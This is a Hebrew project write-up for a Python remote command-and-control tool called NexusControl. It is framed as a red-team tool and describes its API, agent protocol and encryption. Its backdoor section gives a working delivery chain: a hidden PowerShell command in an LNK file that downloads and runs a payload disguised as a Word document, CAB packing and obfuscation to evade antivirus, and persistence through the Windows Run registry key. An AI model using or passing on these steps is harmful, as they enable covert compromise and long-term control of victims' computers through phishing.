

NexusControl


מערכת לשליטה במחשבים מרחוק

גל שחרור

galshichrur@gmail.com

NexusControl היא מערכת לשליטה על מחשבים מרחוק (Remote Command & Control) שפותחה ב-Python, המאפשרת לנהל ולפקח על מחשבים (Agents), באמצעות שרת מרכזי וממשק ניהול גרפי נוח למשתמש.

המערכת מיועדת למטרות Red Teaming ו-Penetration Testing, ומשלבת תקשורת מאובטחת ברמה קריפטוגרפית גבוהה, כך שכל תעבורת הרשת בין השרת ל-Agents מוצפנת מקצה אל קצה בעזרת מנגנוני קריפטוגרפיה מודרניים.



ארכיטקטורה

API

ה-API נבנה בעזרת FastAPI, והוא זה שמאפשר לשרת לדבר עם ממשק המשתמש (Front-End) ולנהל את כל הפעולות מול ה-Agents.

דרך ה-API אפשר להפעיל או לעצור את השרת, לראות מידע עליו, לבדוק אילו Agents מחוברים, לשלוח אליהם פקודות ולקבל תשובות בחזרה.

ה-API רץ מקומית (localhost) בפורט שמוגדר בקובץ env, כך שרק השרת עצמו יכול לגשת אליו.

כשמפעילים את ה-API, גם השרת שמנהל את ה-Agents עולה יחד איתו, למרות שהם חלקים נפרדים במערכת.

TCP Server

שרת ה-TCP הוא החלק שאחראי על הקשר הישיר עם ה-Agents.

הוא מאזין לפורט ולכתובת IP שמוגדרים בקובץ env, ומחכה ש-Agents חדשים יתחברו אליו.

לאחר ההתחברות הוא מזהה אותם, שומר את הפרטים שלהם בבסיס הנתונים ומנהל מולם תקשורת קבועה לפי פרוטוקול שמוגדר בהמשך.

Database

מאגר המידע של השרת, שומר את טבלת ה-Agents.

המערכת משתמשת ב-SQLite3, עם מערכת פנימית שכתבתי ליצירת שאלות ב-Python בצורה נוחה ופשוטה.

טבלה לדוגמה:

agent_id	name	conne...	host	port	status	hostna...	cwd	os_name	os_ver...	os_arc...	local_ip	is_admin	u...
ac81e86...	gal	2025-10...	192.168...	54166	1	gal	D:\Devel...	Windows	10.0.22...	64bit	192.168...	0	gal...
f3d4ac1f...	gal-laptop	2025-10...	192.168...	52824	0	gal-laptop	C:\WIN...	Windows	10.0.26...	64bit	192.168...	0	gal...

Front-End

הממשק הגרפי שמאפשר למשתמש לשלוט בשרת וב-Agents דרך הדפדפן.
הוא מתקשר עם ה-API בבקשות HTTP ומציג את הנתונים בצורה נוחה וברורה לניהול ולצפייה.

Agents

המחשבים שמתחברים לשרת ומבצעים את הפקודות שהשרת שולח להם.
כל Agent מריץ קובץ עצמאי שמתקשר עם השרת בתקשורת מוצפנת, שולח מידע מערכת ומחכה לפקודות חדשות.

תקשורת בשכבת האפליקציה

כדי לחבר בין החלקים בפרויקט, נשתמש בכמה פרוטוקולי תקשורת בשכבת האפליקציה.

תקשורת בין ה-API ל-Frontend

התקשורת בין השרת שמנהל את ה-Agents לצד לקוח נעשית באמצעות פרוטוקול HTTP/S בספריית FastAPI.

בחרתי להשתמש ב-HTTP API רגיל דרך FastAPI, עם קריאות fetch ב-Frontend.

השיטה הזו מאזנת בין פשטות ליעילות. מספיק טובה למעקב בזמן כמעט אמיתי (polling כל כמה שניות), ללא צורך במורכבויות נוספות של פרוטוקולים בזמן אמת.

Endpoints

ניתן לגשת לכתובת הבאה כדי לצפות בכל ה-Endpoints:

http://127.0.0.1:API_PORT/docs

ה-API מחולק למספר קבוצות עיקריות:

ניהול שרת

- GET /server/status – מצב שרת (רץ/כבוי, host, port)
- GET /server/stats – סטטיסטיקות מערכת (CPU, זיכרון, רשת, מערכת הפעלה)
- POST /server/control?action=start|stop – הפעלת/כיבוי השרת

ניהול Agents

- GET /agents – רשימת ה-Agents המחוברים
- GET /agents/{agent_id} – פרטי Agent בודד
- POST /agents/interaction – שליחת פקודה ל-Agent וקבלת תשובה
- POST /agents/{agent_id} – עדכון שם Agent

אחר

- GET /logs?limit=50 – קבלת לוגים מהשרת
- GET /health – בדיקה האם ה-API חי

תקשורת בין השרת ל-Agents

על מנת לאפשר תקשורת אמינה ונוחה בין השרת ל-Agents המחוברים, בחרתי לפתח פרוטוקול חדש בשכבת האפליקציה, שעובד על גבי TCP והמנגנוני קריפטוגרפיה שאציג בהמשך.


הפורט והכתובת שהשרת מאזין עליו לתקשורת מוגדר בקובץ env:

```
SERVER_HOST=
SERVER_PORT=
```

פורמט הפרוטוקול מבוסס על פורמט JSON כך שכל הודעה בפרוטוקול כוללת שדה חובה בשם type, אשר מציין את סוג ההודעה. לכל הודעה יש פרמטרים נוספים שאציג בהמשך.

הערכים האפשריים עבור type הם:

- agent-hello
- server-hello
- request
- response
- heartbeat



דוגמה לתקשורת בין שרת ל-Agent

Agent hello

כאשר Agent מתחבר לשרת, הוא שולח הודעה מסוג "agent-hello".

אם זהו חיבור ראשון ההודעה לא מכילה מזהה. אם ה-agent כבר התחבר בעבר, הוא שולח גם את המזהה (agent_id) כדי שהשרת יזהה אותו. ה-agent בודק אם כבר קיים קובץ uuid.txt בתיקייה הנוכחית, אם כן ה-agent יצרף להודעה את התוכן של הקובץ לשדה agent_id. בנוסף, ה-agent מצרף להודעה את כל מידע המערכת שלו.

```
{
  "type": "agent-hello",
  "hostname": "",
  "cwd": "",
  "os_name": "",
  "os_version": "",
  "os_architecture": "",
  "local_ip": "",
  "public_ip": "",
  "mac_address": "",
  "is_admin": ,
  "username": "",
  "agent_id": "" // Optional
}
```

Server hello

לאחר שהשרת ניתח את המידע שקיבל בהודעת agent hello והוסיף את ה-agent למסד נתונים יחד עם מידע נוסף, השרת משיב ל-Agent בהודעת "server-hello".

הודעה זו מכילה מזהה Agent, אם כבר התקבל מזהה בהודעת agent hello וה-agent שמור במסד נתונים יוחזר אותו מזהה, אחרת השרת יחזיר מזהה ייחודי שה-agent ישמור בקובץ uuid.txt לשימוש עתידי.

```
{  
  "type": "server-hello",  
  "agent_id": "81ee0bf8-e0bd-435d-8f03-e625b5c9fee1"  
}
```

לאחר תהליך ה-Handshake השרת וה-Agent מחוברים, השרת יכול לשלוח בקשות ולצפות לקבל תשובות.

Request

בקשה לביצוע פקודה מהשרת ל-Agent.

כדי לזהות את התשובה לבקשה זו לאחר שליחת הבקשה קיים מזהה בקשה request_id.

```
{
  "type": "request",
  "request_id": "da026b06-1fdc-4895-8356-3f52dd153392",
  "command": "ipconfig"
}
```

Response

תגובה לפקודה, נשלח מה-Agent לשרת לאחר ביצוע.

השרת מאזין לכל ההודעות ואם התקבל בקשת request הוא מצרף את הבקשה למילון של תשובות ממתיונות עם ה-request_id. כך הפונקציה ששלחה את הבקשה תחכה ותבדוק לתשובות. ניתן לשנות את זמן ההמתנה ברירת מחדל עד שהשרת מחליט לזוותר - CMD_EXECUTE_TIMEOUT (ברירת מחדל 25 שניות).

```
{
  "type": "response",
  "response_id": "a2195fda-900f-4ce3-96d8-18f3aa9607f7",
  "response": "",
  "cwd": ""
}
```


Heartbeat

הודעת Heartbeat נשלחת מה-Agent לשרת במרווח קבוע של זמן.

הקצב שבו ה-Agent שולח Heartbeat מוגדר בקובץ main.py ב-agent:

```
SEND_HEARTBEAT_INTERVAL = 180
```

פרק הזמן שהשרת ממתין לפני שהוא מזהה Agent כמנותק מוגדר בקובץ env. בapp:

```
SERVER_RECV_HEARTBEAT_TIMEOUT=185
```

המטרה היא לזהות Agents שהתנתקו ללא שליחת הודעת ניתוק ושימוש בדגלים כמו FIN או RST. מצבים כאלה מתרחשים כאשר ל-Agent לא הייתה הזדמנות לשלוח הודעת ניתוק, אך הוא בכל זאת מנותק (למשל ניתוק פיזי של המחשב).

הודעה זו נשלחת ללא מידע נוסף ואך ורק מה-agent.

```
{  
  "type": "heartbeat"  
}
```

אבטחת מידע וקריפטוגרפיה

כאשר התקשורת בין השרת ל-Agent מתבצעת ללא קריפטוגרפיה, כל המידע עובר ברשת כ-plaintext. המשמעות היא שכל מאזין לרשת (תוקף שמסניף את התעבורה) יכול לקרוא את ההודעות בדיוק כפי שנשלחו. מצב כזה חושף את התקשורת המלאה ובכך את הפרטים, פקודות וכל המידע שנשלח (סיסמאות, מפתחות ועוד).

כדי למנוע זאת, קיימת שכבת קריפטוגרפיה שמבטיחה:

Confidentiality – רק השרת וה-Agent יוכלו להבין את המידע.

Integrity – כל שינוי בהודעה יתגלה מיידית.

Authentication – שני הצדדים יודעים שהם מתקשרים עם גורם לגיטימי ולא עם תוקף.

Source	Destination	Protocol	Length	Info
192.168.10.150	192.168.10.150	TCP	56	8080 → 61570 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0 MSS=65495 WS=0
192.168.10.150	192.168.10.150	TCP	44	61570 → 8080 [ACK] Seq=1 Ack=1 Win=8442 Len=0
192.168.10.150	192.168.10.150	TCP	388	61570 → 8080 [PSH, ACK] Seq=1 Ack=1 Win=8442 Len=344
192.168.10.150	192.168.10.150	TCP	44	8080 → 61570 [ACK] Seq=1 Ack=345 Win=2160896 Len=0
192.168.10.150	192.168.10.150	TCP	124	8080 → 61570 [PSH, ACK] Seq=1 Ack=345 Win=2160896 Len=120
192.168.10.150	192.168.10.150	TCP	44	61570 → 8080 [ACK] Seq=345 Ack=81 Win=8442 Len=0
192.168.10.150	192.168.10.150	TCP	144	8080 → 61570 [PSH, ACK] Seq=81 Ack=345 Win=2160896 Len=140
192.168.10.150	192.168.10.150	TCP	44	61570 → 8080 [ACK] Seq=345 Ack=181 Win=8442 Len=0
192.168.10.150	192.168.10.150	TCP	1413	61570 → 8080 [PSH, ACK] Seq=345 Ack=181 Win=8442 Len=1369
192.168.10.150	192.168.10.150	TCP	44	8080 → 61570 [ACK] Seq=181 Ack=1714 Win=2159616 Len=0
192.168.10.150	192.168.10.150	TCP	146	8080 → 61570 [PSH, ACK] Seq=181 Ack=1714 Win=2159616 Len=142
192.168.10.150	192.168.10.150	TCP	44	61570 → 8080 [ACK] Seq=1714 Ack=283 Win=8441 Len=0
192.168.10.150	192.168.10.150	TCP	14460	61570 → 8080 [PSH, ACK] Seq=1714 Ack=283 Win=8441 Len=14416
192.168.10.150	192.168.10.150	TCP	44	8080 → 61570 [ACK] Seq=283 Ack=16130 Win=2145024 Len=0
192.168.10.150	192.168.10.150	TCP	44	8080 → 61570 [FIN, ACK] Seq=283 Ack=16130 Win=2145024 Len=0
192.168.10.150	192.168.10.150	TCP	44	61570 → 8080 [ACK] Seq=16130 Ack=284 Win=8441 Len=0
192.168.10.150	192.168.10.150	TCP	44	61570 → 8080 [FIN, ACK] Seq=16130 Ack=284 Win=8441 Len=0
192.168.10.150	192.168.10.150	TCP	44	8080 → 61570 [ACK] Seq=284 Ack=16131 Win=2145024 Len=0
192.168.10.150	192.168.10.150	TCP	56	55482 → 8080 [SYN] Seq=0 Win=65535 Len=0 MSS=65495 WS=0
192.168.10.150	192.168.10.150	TCP	56	8080 → 55482 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0 MSS=65495 WS=0
192.168.10.150	192.168.10.150	TCP	44	55482 → 8080 [ACK] Seq=1 Ack=1 Win=2161152 Len=0
192.168.10.150	192.168.10.150	TCP	388	55482 → 8080 [PSH, ACK] Seq=1 Ack=1 Win=2161152 Len=344
192.168.10.150	192.168.10.150	TCP	44	8080 → 55482 [ACK] Seq=1 Ack=345 Win=2160896 Len=0
192.168.10.150	192.168.10.150	TCP	124	8080 → 55482 [PSH, ACK] Seq=1 Ack=345 Win=2160896 Len=120
192.168.10.150	192.168.10.150	TCP	44	55482 → 8080 [ACK] Seq=345 Ack=81 Win=2161152 Len=0
192.168.10.150	192.168.10.150	TCP	44	8080 → 55482 [FIN, ACK] Seq=81 Ack=345 Win=2160896 Len=0
192.168.10.150	192.168.10.150	TCP	44	55482 → 8080 [ACK] Seq=345 Ack=82 Win=2161152 Len=0
192.168.10.150	192.168.10.150	TCP	44	55482 → 8080 [FIN, ACK] Seq=345 Ack=82 Win=2161152 Len=0
192.168.10.150	192.168.10.150	TCP	44	8080 → 55482 [ACK] Seq=82 Ack=346 Win=2160896 Len=0
192.168.10.150	192.168.10.150	TCP	56	55484 → 8080 [SYN] Seq=0 Win=65535 Len=0 MSS=65495 WS=0

דוגמה לתקשורת בין שרת ל-Agent

מגנוני קריפטוגרפיה

החלטתי להשתמש בספריות קריפטוגרפיה מוכנות למרות שמימשתי בעצמי את אותם מגנונים בעצמי. הסיבה לכך היא שזה נחשב מסוכן מאוד לשימוש אמיתי ב-production. בנוסף, שימוש בספרייה מוכנה תשמור על ביצועים טובים יותר.

בפרויקט זה אני משתמש בספרייה pyca/cryptography ב-Python.

החלפת מפתחות

כדי ששני הצדדים יוכלו להצפין את המידע בהצפנה סימטרית, צריך מפתח משותף. לביטחון וביצועים גבוהים החלטתי להשתמש במנגנון ECDH (Elliptic Curve Diffie-Hellman) על גבי העקומה Curve25519.

מנגנון זה מסתמך על קריפטוגרפיה עקום אליפטי שמספק רמת בטחון גבוהה מאוד עם מפתחות קצרים. לדוגמה, מפתח באורך 256 bits ב-ECDH נחשב בערך כמו מפתח באורך 3072 bits ב-RSA.

1. כאשר Agent מתחבר לשרת הוא יוצר מפתח ציבורי חדש ושולח אותו לשרת ב-raw bytes.
2. השרת בתגובה שולח את המפתח הציבורי שלו.
- כל צד מחשב את אותו מפתח סודי משותף מתוך השילוב של המפתח הפרטי שלו עם המפתח הציבורי של הצד השני.
3. מהמפתח הזה נגזר מפתח סימטרי בגודל 256 bits באמצעות HKDF, שימש להצפנה סימטרית.

כעת לשני הצדדים יש מפתח סודי משותף, שבאמצעותו יצפינו את המידע בהמשך.

הצפנה סימטרית

בחרתי להשתמש במנגנון הצפנה סימטרית AES במצב פעולה (GCM (Galois/Counter Mode. מצב פעולה GCM נותן גם Confidentiality וגם שלמות ואימות מידע (Integrity & Authentication) באותה פעולה, בלי הצורך לשלב HMAC בנפרד.

GCM נחשב למצב הכי נפוץ בפרוטוקולים מודרניים (למשל TLS 1.3, VPN), כך שהוא גם בטוח וגם יעיל לביצועים.

מצב פעולה GCM מבצע את ההצפנה ב-Counter Mode במקביל לחשבון אריתמטי על שדה Galois ($GF(2^{128})$) ליצירת תג אימות, מה שמבטיח שכל שינוי בנתונים יתגלה מיד.

פורמט הודעה מוצפנת

עד כה, הצגתי את התקשורת בין השרת ל-Agent כפורמט JSON, אך למעשה פרוטוקול זה בנוי על גבי מנגנוני הקריפטוגרפיה. כלומר, ההודעות בפועל נשלחות מוצפנות בפורמט בינארי לפי הפורמט הבא:

length (4 bytes)		nonce (12 bytes)		ciphertext (... bytes)		tag (16 bytes)
------------------	--	------------------	--	------------------------	--	----------------

length – מציין את אורך ההודעה לצורך קריאה נכונה מה-socket.

nonce – ערך רנדומלי לכל הודעה.

ciphertext + tag – הפלט של AES-GCM שמכיל גם את המידע המוצפן וגם את תג האימות.

שליחה מוצפנת

כאשר שולחים הודעה לצד השני, ראשית היא מומרת מהטיפוס מילון (dict) ל-JSON ולאחר מכן ל-bytes.

כעת, כשהמידע בפורמט בינארי מייצרים את ההודעה המוצפנת על ידי המפתח והמידע ב-bytes.

לצורך הצפנה, מגרילים בנוסף nonce רנדומלי באורך 12 bytes.

ההודעה מוצפנת באמצעות מנגנון AES-GCM. הפלט הוא ciphertext + tag.

בונים את ההודעה המוצפנת לפי הפורמט שציינתי ושולחים ב-socket.

קבלה מוצפנת

קודם נקראים ה-4 bytes הראשוניים כדי לזהות את אורך ההודעה.

קוראים את אורך ההודעה ושומרים את ה-nonce וה-ciphertext.

מפענחים באמצעות AES-GCM, אם ה-tag לא תואם הפענוח נכשל (כלומר ההודעה שונתה בדרך).

אם הכל תקין, ה-plaintext שהתקבל מומר ל-JSON ואז בחזרה לטיפוס dict.

הכנת Backdoor

קימפול הקוד ל-PE

נרצה לקמפל את הקוד בתיקייה agent לקובץ הרצה (PE – Portable Executable) כדי שנוכל להריץ אותו ישירות ולהעביר אותו למכשירים אחרים.

לשם כך נשתמש בכלי PyInstaller, שמאפשר להמיר קוד Python לקובץ הרצה עצמאי.

כאשר מריצים את הפקודה הבאה בסביבה מבוססת Unix (כגון Linux), ייווצר קובץ הרצה בפורמט המתאים לאותה מערכת הפעלה (ELF). עם זאת, לשם הדגמה ופשטות, בדוגמה זו נשתמש בסביבת Windows ולכן פורמט הקובץ יהיה PE. אך תהליך זה אמור לעבוד זהה בסביבה אחרת.

כאשר מריצים את הפקודה בסביבה מבוססת Unix קובץ ההרצה יהיה בפורמט מתאים, אך לשם הדגמה ופשטות בדוגמה זאת אני אשתמש בסביבת Windows.

נריץ את הפקודה:

```
pyinstaller --noconsole --optimize 2 --onefile --name a main.py
```

לאחר הקימפול קובץ ההרצה ימצא בתיקייה agent/dist/a.exe.

טכניקות הסוואה

הרעיון הכללי הוא לגרום למחשב או למשתמש להריץ קובץ PE מבלי שזה יראה חשוד.

קיימים מספר רחב של טכניקות כאלו:

- שימוש בקובץ LNK
- קבצי Office עם Macros
- החבאת קוד בקבצי PDF

כדי לגרום למשתמש עצמו להפעיל את הקובץ בלי להבין שזה זדוני מבצעים Social Engineering. לדוגמה Phishing, USB Drops, Wi-Fi Honeypots.

שימוש בקובץ LNK


ניצור קובץ LNK וכאשר הוא ירוץ נגרום לו להריץ את פקודת ה-PowerShell הבאה. הפקודה מורידה קודם את הקובץ "הרגיל" ופותחת אותו ולאחר מכן, מורידה אתה את הקובץ PE הזדוני מריצה אותו, כעת הוא רץ ברקע. הפקודה מורידה את הקבצים ושומרת אותם בתיקייה TEMP.

על מנת להוריד את הקבצים נאחסן אותם לדוגמה בשרת HTTP ב-Python:

```
python -m http.server
```

בדוגמה הזאת אני אזייף את הקובץ PE לקובץ מסמך Word בשם doc.docx עם סיומת docx.

```
powershell -w hidden -ep Bypass -c "iwr http://IP:8000/doc.docx -o $env:TEMP\doc.docx; Start-Process $env:TEMP\doc.docx; iwr http://IP:8000/a.exe -o $env:TEMP\a.exe; Start-Process $env:TEMP\a.exe"
```



כלים נוספים לניצול טכניקות אחרות:

<https://github.com/it-gorillaz/lnk2pwn>

<https://github.com/Maldev-Academy/ExecutePeFromPngViaLNK>

אבטחה והעברת הקובץ

כדי שמנגנוני אבטחה לא יתריעו מפני המתקפה ויזהו את קובץ ההרצה ניתן לאחסן את הקובץ בפורמט CAB (ניתן כמובן גם להשתמש בפורמט ZIP).


כדי לעשות זאת אשתמש בrepo:

<https://github.com/mgeeky/PackMyPayload>

```
py PackMyPayload.py ../document.docx.lnk ./output.cab
```

כעת יש לנו קובץ output.cab שנוכל לשתף ברשת עם מי שנרצה, והמשתמש יחלץ את הקובץ ויריץ את קובץ הdocx המזויף.

כאשר בודקים את הקובץ ב-VirusTotal מזהים שהקובץ חשוד, אך מערכת ההפעלה Windows מאפשרת להוריד אותו ולהריץ אותו על המחשב. כדי למנוע בכלל מזיהוי של קובץ חשוד משתמשים ב-Obfuscation, Tunneling, טכניקות הסוואה אחרות כמו הרצה ישירות מהזיכרון (בלי לשמור את הקובץ במחשב). מעבר לכך, מתקפות שמאוד קשה לזהות משתמשים ב-Exploits שנמצאו במערכות ובכך מנצלים את מערכות אלו, לדוגמה פרצת אבטחה שעדיין לא התגלתה לציבור או למפתח התוכנה (Zero Day).



Obfuscation

לדוגמה, ניתן להשתמש בכלי pyarmor:

<https://github.com/dashingsoft/pyarmor>

ניתן להתקין אותו על ידי:

```
pip install pyarmor
```

ואז לבצע obfuscation על כל קובץ בתיקייה /agent:

```
pyarmor gen main.py shell.py...
```

כעת ניתן לקמפל את הקוד החדש.

Persistence

טכניקה שבה תוכנה נשארת פעילה במערכת גם לאחר כיבוי והדלקה או אתחול.

קיימות מגוון רב של טכניקות טעינה, בפרויקט זה בחרתי להשתמש בשיטת "Startup Regedit Values".

הקוד לטכניקה זו נמצא ב:

agent/persistence.py

כל ערך שיופיע תחת המפתח הבא יטען בעת טעינת מערכת ההפעלה.

```
HKCU\Software\Microsoft\Windows\CurrentVersion\Run
```

לכן, אני מוסיף Registry Key שמריץ את קובץ ההרצה. קובץ ההרצה ימוקם ברירת מחדל במיקום:

```
C:\Users\galsh\AppData\Roaming\FOLDER_NAME\EXE_FILE_NAME.exe
```

זה נעשה בקוד על ידי הפקודה הבאה ב-Windows:

```
reg add HKCU\Software\Microsoft\Windows\CurrentVersion\Run /v {EXE_FILE_NAME} /t REG_SZ /d "{exe_location}" /f
```

כעת התוכנה תופעל לאחר עליית המערכת ב-Windows. התהליך דומה גם ב-Linux והוא משתמש בקובץ crontab.

התקנה והרצה

בניית ה-Frontend (frontend)

נשתמש בnpm על מנת להתקין ולבנות את ה-frontend.

הורדת dependencies:

```
npm install
```

בנייה:

```
npm run build
```

לאחר מכן הוא ימצא בתיקייה /frontend/out וחשוב להגדיר את המיקום המדויק בקובץ env:

FRONTEND_BUILD_PATH=./frontend/out

כעת כאשר נריץ את ה-API הוא ישתמש ב-frontend.

הרצת השרת (app)

לפני הרצת השרת, ניתן להגדיר את ההגדרות של השרת בקובץ app/.env.

הורדת dependencies:

```
pip install -r requirements.txt
```

כדי להריץ את השרת וה-API עם הממשק גרפי:

```
py main.py
```

ה-API ירוץ ובנוסף גם השרת TCP יתחיל אוטומטית. ניתן לגשת לממש הגרפי דרך הדפדפן בכתובת:

```
http://127.0.0.1:API\_PORT
```

כעת ניתן לגשת לממשק הגרפי אך ורק דרך השרת המארח. בעתיד, יתאפשר לגשת לממש הגרפי מכל מכשיר על ידי התחברות מרחוק.

קימפול קובץ הרצה (agent)

ניתן להגדיר את הגדרות צד ה-Agent בראש קובץ `agent/main.py`.

הורדת `dependencies`:

```
pip install -r requirements.txt
```

ראשית יש לקמפל את הקוד בתיקייה `/agent` על ידי הפקודה:

```
pyinstaller --noconsole --optimize 2 --onefile --name a main.py
```

לאחר הרצת הפקודה ב-Windows קובץ ההרצה ישמר בתיקייה `agent/dist/a.exe`.

כעת ניתן לבצע טכניקות הסוואה ב-Windows לקובץ, כמו שהדגמתי, ולשתף את הקובץ "המזויף".

מקורות מידע

תקשורת בשכבת האפליקציה

<https://fastapi.tiangolo.com/>

<https://www.smartdraw.com/>

<https://www.wireshark.org/>

Backdoor

<https://www.cybereason.com/hubfs/Insights/Research/threat-analysis-purple-team-taking-shortcuts-LNK-files.pdf>

<https://assume-breach.medium.com/home-grown-red-team-lnk-phishing-revisited-in-2023-364daf70a06a>

https://www.digitalwhisper.co.il/files/Zines/0x91/DW145-2-LNK_Shenanigans.pdf

<https://pentestlab.blog/2019/10/08/persistence-shortcut-modification/>

<https://www.digitalwhisper.co.il/files/Zines/0x02/DW2-3-Viruses.pdf>

<https://www.digitalwhisper.co.il/files/Zines/0x98/DW152-2-CodeInjection.pdf>

<https://digitalwhisper.co.il/files/Zines/0xA8/DW168-4-FLOSS.pdf>

אבטחת מידע וקריפטוגרפיה

<https://csrc.nist.gov/groups/ST/toolkit/BCM/documents/proposedmodes/gcm/gcm-spec.pdf>

https://en.wikipedia.org/wiki/Galois/Counter_Mode

<https://www.digitalwhisper.co.il/files/Zines/0x55/DW85-3-TLS-Part1.pdf>

<https://digitalwhisper.co.il/files/Zines/0xA6/DW166-1-EllipticCurvesAttacks.pdf>

<https://www.digitalwhisper.co.il/files/Zines/0x19/DW25-1-ECC.pdf>

https://en.wikipedia.org/wiki/Advanced_Encryption_Standard

<https://nvlpubs.nist.gov/nistpubs/FIPS/NIST.FIPS.197-upd1.pdf>

https://coopergyoung.com/wp-content/uploads/2021/04/Elliptic_Curve_Cryptography.pdf

https://en.wikipedia.org/wiki/Elliptic-curve_cryptography

<https://cryptography.io/en/latest/>